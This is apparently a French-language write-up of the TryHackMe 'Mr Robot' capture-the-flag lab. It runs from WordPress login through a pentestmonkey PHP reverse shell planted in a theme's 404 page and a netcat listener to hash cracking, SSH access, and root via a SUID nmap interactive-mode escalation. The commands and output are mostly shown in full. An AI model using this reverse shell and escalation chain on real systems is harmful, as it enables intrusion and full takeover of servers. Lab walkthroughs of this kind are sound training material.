



```
13:55 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.  
  
13:55 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be  
able to explain it yet, but there's a part of you that's exhausted with this world... a  
world that decides where you work, who you see, and how you empty and fill your depressing  
bank account. Even the Internet connection you're using to read this is costing you, slowly  
chipping away at your existence. There are things you want to say. Soon I will give you a  
voice. Today your education begins.  
  
Commands:  
prepare  
fsociety  
inform  
question  
wakeup  
join  
  
root@fsociety:~#
```


10:46 <mr. robot> Confirmed: another sports hero broke the rules. So what? The problem is not that our "hero" cheated. The problem is who we choose as our heroes. Gladiators who prance around manicured battlefields to distract us from the dismal reality of our lives. The problem is the game is rigged at a much higher level. We exist in a dishonest culture. You play by the rules, you get left behind. It's not about morality. We need to aim higher than that.



10:46 <mr. robot> Let's show them we got balls - and that ours are not deflated. Let's riot in the stands. Storm the field. Tear down the goalposts. Our goal isn't winning. Our goal is to change the game.

```
← → ↺ 🏠 10.10.147.73/robots.txt  
🔌 OffSec 🐧 Kali Linux 📁 Kali Tools 📄 Kali Docs 🗉 Kali Forums 🚫 Kali NetHunter 🔥 Exploit  
User-agent: *  
fsociety.dic  
key-1-of-3.txt
```




elliott:ER28-0652





Ne fonctionne pas donc on va changer un thème déjà présent :




Edit Themes

Twenty Fifteen: 404 Template (404.php)

```
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely
//
// Usage
// ----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit(0);
$VERSION = "1.0";
$ip = '10.11.116.117'; // CHANGE THIS
$port = 9000; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
```

Documentation: Function Name... Look Up

Ensuite on va à cette adresse :
/wp-includes/themes/TwentyFifteen/404.php




```
alice@alice: ~/Bureau/THM/CTF/MrRobot
$ nc -lvp 9000
listening on [any] 9000 ...
connect to [10.11.116.117] from (UNKNOWN) [10.10.147.73] 60276
Linux ip-10-10-147-73 5.15.0-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
12:57:16 up 1:38, 0 users, load average: 0.00, 0.02, 0.29
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
daemon@ip-10-10-147-73:/$ whoami
whoami
daemon
daemon@ip-10-10-147-73:/$
```

```
daemon@ip-10-10-147-73:/home/robot$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@ip-10-10-147-73:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007d496cca67e13b
daemon@ip-10-10-147-73:/home/robot$
```

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007d496cca67e13b



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1[sha1_bin]), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007d496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

j'aurais pu utiliser la liste avec hashcat...

```
alice@alice: ~/Bureau/THM/CTF/MrRobot
$ ssh robot@10.10.147.73
robot@10.10.147.73's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Nov 13 23:50:42 2015
robot
robot
```

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 39K Apr 9 2024 /bin/umount -> BSD/Linux(00-1996)
-rwsr-xr-x 1 root root 55K Apr 9 2024 /bin/mount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1600.32.7_except_xnu-1609.24.8
-rwsr-xr-x 1 root root 67K Apr 9 2024 /bin/su -> Apple_Mac_OSX(03-2006)/Solaris_8/B(12-2004)/SPARC_8/B/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 67K Feb 6 2024 /usr/bin/passwd -> HP-UX_10.20
-rwsr-xr-x 1 root root 44K Feb 6 2024 /usr/bin/dmccp -> HP-UX_10.20
-rwsr-xr-x 1 root root 52K Feb 6 2024 /usr/bin/chsh -> SuSE_9.3/10
-rwsr-xr-x 1 root root 84K Feb 6 2024 /usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 87K Feb 6 2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 163K Apr 4 2023 /usr/bin/sudo -> check if the sudo version is vulnerable
-rwsr-xr-x 1 root root 31K Feb 21 2022 /usr/bin/pkexec -> Linux_10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1405)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 17K Jun 2 18:23 /usr/local/bin/rmcp
-rwsr-xr-x 1 root root 467K Apr 11 12:16 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 23K Feb 21 2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 9.4K Nov 13 2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 14K Nov 13 2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-x 1 root messagebus 51K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```

robot@ip-10-10-147-73:/tmp$ sudo -l
[sudo] password for robot:
robot@ip-10-10-147-73:/tmp$ cd ..
robot@ip-10-10-147-73:/tmp$ cd /home/robot
robot@ip-10-10-147-73:/tmp$ ls
key-2-of-3.txt  password.raw-md5
robot@ip-10-10-147-73:/tmp$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
robot@ip-10-10-147-73:/tmp$ cd ..
robot@ip-10-10-147-73:/home$ cd ..
robot@ip-10-10-147-73:/tmp$ cd tmp
robot@ip-10-10-147-73:/tmp$ sudo -l
[sudo] password for robot:
Sorry, try again.
[sudo] password for robot:
Sorry, user robot may not run sudo on ip-10-10-147-73.
robot@ip-10-10-147-73:/tmp$ TF=$(mktemp)
robot@ip-10-10-147-73:/tmp$ echo 'os.execute("/bin/sh")' > $TF
robot@ip-10-10-147-73:/tmp$ ./nmap --script=$TF
bash: ./nmap: No such file or directory
robot@ip-10-10-147-73:/tmp$ /usr/bin/nmap --script=$TF
bash: /usr/bin/nmap: No such file or directory
robot@ip-10-10-147-73:/tmp$ find / -perm -u+s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/ject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
robot@ip-10-10-147-73:/tmp$ /usr/local/bin/nmap --script=$TF
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
root
nmap> █

```

Et voilà !